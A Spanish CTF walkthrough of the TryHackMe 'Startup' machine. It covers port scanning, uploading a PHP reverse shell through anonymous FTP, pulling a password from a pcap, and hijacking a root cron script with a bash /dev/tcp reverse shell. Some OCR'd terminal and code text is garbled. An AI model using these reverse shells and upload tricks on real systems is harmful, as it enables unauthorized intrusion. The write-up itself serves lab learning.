startup

Comenzaremos a ejecutar un escaneo para saber los puertos abiertos y las versiones

nmap -sV -vv 10.10.80.234

```
└─$ nmap -sV -vv 10.10.80.234
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-01 00:40 -03
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 00:40
Scanning 10.10.80.234 [2 ports]
Completed Ping Scan at 00:40, 0.30s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:40
Completed Parallel DNS resolution of 1 host. at 00:40, 0.00s elapsed
Initiating Connect Scan at 00:40
Scanning 10.10.80.234 [1000 ports]
Discovered open port 80/tcp on 10.10.80.234
Discovered open port 21/tcp on 10.10.80.234
Discovered open port 22/tcp on 10.10.80.234
Completed Connect Scan at 00:40, 14.72s elapsed (1000 total ports)
Scanning 3 services on 10.10.80.234

Completed Service scan at 00:40, 6.63s elapsed (3 services on 1 host)

NSE: Script scanning 10.10.80.234.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 00:40
Completed NSE at 00:40, 1.28s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 00:40
Completed NSE at 00:40, 1.21s elapsed
Nmap scan report for 10.10.80.234
Host is up, received conn-refused (0.30s latency).
Scanned at 2024-02-01 00:40:24 -03 for 24s
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack vsftpd 3.0.3
21/tcp open ftp
                       syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
                         syn-ack Apache httpd 2.4.18 ((Ubuntu))
80/tcp open http
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.79 seconds
```

encontramos los siguientes puertos FTP, SSH, y HTTP.

probaremos la conexión anónima del ftp

ftp anonymous@10.10.80.234


cuando pida password le daremos enter.

listo ingresamos en el ftp , lo que haremos será listar los archivos.


según lo visto, hay tres archivos, los recuperaremos a nuestro equipo con comando get



notice.txt tiene estos datos.



important.jpg



iremos al puerto 80 de la máquina victima http://10.10.72.219


no encontraremos nada importante, haremos un fuzzing

gobuster dir -u http://10.10.80.234 -w /usr/share/wordlists/dirb/common.txt

```
viernez13® kali)-[~/tryhackme/startup]
   gobuster dir -u http://10.10.80.234 -w /usr/share/wordlists/dirb/common.txt
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                             http://10.10.80.234
   Url:
   Method:
                             GFT
                             10
   Threads:
                             /usr/share/wordlists/dirb/common.txt
   Negative Status codes:
                             404
                             gobuster/3.6
   User Agent:
   Timeout:
                             10s
Starting gobuster in directory enumeration mode
                                    [Size: 277]
/.htaccess
/.htpasswd
                                    [Size: 277]
                      (Status: 301) [Size: 312] [→ http://10.10.80.234/files/]
/files
/index.html
                      (Status: 200) [Size: 808]
server-status
Progress: 4614 / 4615 (99.98%)
Finished
   (viernez13® kali)-[~/tryhackme/startup]
```

encontraremos el directorio http://10.10.80.234/files

y nos topamos con el directorio del ftp... uhmm interesante




Parent Directory
<u>ftp/</u> 2024-02-01 03:44
<u>important.jpg</u> 2020-11-12 04:02 246K

<u>notice.txt</u> 2020-11-12 04:53 208

Apache/2.4.18 (Ubuntu) Server at 10.10.80.234 Port 80

volvemos al ftp , creamos un archivo prueba.txt e intentamos subirlo , put prueba.txt

volvemos al sitio files, y tratamos de ver el archivo que subimos, ahí está.



podríamos subir un php que nos de consola reversa , haremos las pruebas utilizando pentestmonkey para tirar la consola

creamos y modificamos el php

```
Archivo Acciones Editar Vista Ayuda
                               viernez13@kali: ~ × viernez13@kali: ~/tryhackme/startup ×
viernez13@kali: ~ ×
                                                                                                                                                    regalito.php *
   This script will make an outbound TCP connection to a hardcoded IP and port.
 /]Seeghttp://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
et_time_limit (0);
iet_time_time;
oversion = "1.0";
sipr=ih10;2b103:2101; di//cChangenThisation mode
enort = 666; // Change This
chunk_size = 1400;
write_ar≢onull;r
shell=meunamek=a;\w;~id;y/bin/shs+ir;up]
daemonu=t0; dir -u http://10.10.80.234 -w
//]pcntlafork is hardly ever available, but will allow us to daemonise
//]ourrphpsprocess and avoid zombies reWorthlastrydirb/common.txt
f](function_exists(\begin{baseling} \text{pcntl_fork}\begin{baseling}) \text{ } \\ +] User//gFork and have the parenteprocess exit
          $pid = pcntl_fork();
          ifo($pidr≕n-1)r{ctory enumeration mod
printit("ERROR: Can't fork");
          // Will only succeed if we forked
if (posix_setsid() = -1) {
```


subimos al FTP

put regalito.php


ponemos a la escucha netcat

nc-Invp 666

vamos al sitio web y buscamos regalito.php en /files



Index of /files/ftp



Apache/2.4.18 (Ubuntu) Server at 10.10.80.234 Port 80

lo abrimos y volvemos al netcat

ya estamos adentro...

```
(viernez13® kali)-[~/tryhackme/startup]
$ rlwrap nc -lnvp 666
listening on [any] 666 ...
connect to [10.2.103.210] from (UNKNOWN) [10.10.80.234] 58876
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
04:04:47 up 26 min, 0 users, load average: 0.00, 0.00, 0.04
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ■
```

haremos tratamiento a la tty python -c 'import pty; pty.spawn("/bin/bash")'

ocupamos el ls para listar los archivos

encontramos uno de interes, recipe.txt

```
cat recipe.txt
cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was .
www-data@startup:/$
```

buscando directorios dimos con uno llamado incidents en el hay un archivo llamado suspicious.pcapng


copiaremos este archivo al ftp del sitio para descargarlo en nuestro sistema debido a que se lee con wireshark

```
connect to [10.2.103.210] from (UNKNOWN) [10.10.80.234] 58876
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
04:04:47 up 26 min, 0 users, load average: 0.00, 0.00, 0.04
                FROM
                                  LOGINO
                                          IDLE
                                                 JCPU
                                                        PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")
www-data@startup:/$ ls
ls
                                      root srv vagrant
run sys var
                             mnt
bin
     home
boot incidents
                     lib64
                                opt
                     lost+found proc
     initrd.img
                                             sbin
                                                       vmlinuz
     initrd.img.old media
                                recipe.txt snap usr vmlinuz.old
etc
www-data@startup:/$ cd incidents
cd incidents
www-data@startup:/incidents$ ls
ls
suspicious.pcapng
www-data@startup:/incidents$
```

cp /incidents/suspicious.pcapng /var/www/html/files/ftp



abrimos el archivo luego de bajarlo,



le damos seguimiento al tcp stream y notamos que intentaron un sudo en la máguina

```
Sorry, try again.
[sudo] password for www-data: c4ntg3t3n0ughsp1c3
sudo: 3 incorrect password attempts

43 client pkt(s), 17 server pkt(s), 33 turn(s).
```

guardaremos esta contraseña debido a que puede ser util

```
www-data@startup:/home$ sudo -l
sudo -l
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:

sudo: 3 incorrect password attempts
www-data@startup:/home$ cat /etc/passwd
cat /etc/passwd
```

c4ntg3t3n0ughsp1c3

intentaremos logearnos en shell reverse como lennie debido a que es el usario de home que no logramos acceder,

su lennie

contraseña e ingresamos.

podemos entrar al directorio de lenie y leer el archivo user.txt

ahora intentaremos ingresar por ssh

ssh lennie@10.10.80.234 ´ls

ahora podremos revisar el contenido de las carpetas de lennie

en scripts hay 3 archivos startup.list planner.sh startup.list.txt

revisando noté que cada app 1 minuto se actualiza startup list.txt

```
total 8
-rwxr-xr-x 1 root root 77 Nov 12 2020 planner.sh
-rw-r--r- 1 root root 1 Feb 1 04:17 startup_list.txt
$ ls -l
total 8
-rwxr-xr-x 1 root root 77 Nov 12 2020 planner.sh
-rw-r--r-- 1 root root 1 Feb 1 04:18 startup_list.txt
$ | |
```

según el contrenido de los archivos puedo notar que algo gatilla la ejecución de planner.sh probaremos esto modificando el script , print.sh le agregaremos la siguiente linea echo 'viernez13 was here' > /home/lennie/viernez13cd

```
$ ls
Documents scripts user.txt viernez13
$ cat viernez13
'viernez13 was here'
$
```


haremos un ls y veremos si se crea... este podría ser una puerta a escalar como root

y ahí está la evidencia!!!

fue crado por root , por lo cual si cambiamos el echo por un reverse deberíamos tener accesos de root.

les compartire una pagina que estoy utilizando mucho para shell reversas


https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet



en efecto utilizaremos lo siguiente :

bash -i >& /dev/tcp/10.10.80.234/444 0>&1

guardamos esa shell reversa en print.sh



ponemos a la escucha en una terminal nc -lnvp 444

y esperamos el minuto para ingresar

```
(viernez13@ kali)-[~/tryhackme/startup]
$ nc -lnvp 444
listening on [any] 444 ...
```

ya estamos adentro ahora hacemos un Is

y encontramos un archivo root.txt

y dimos la otra flag hemos completado el reto.

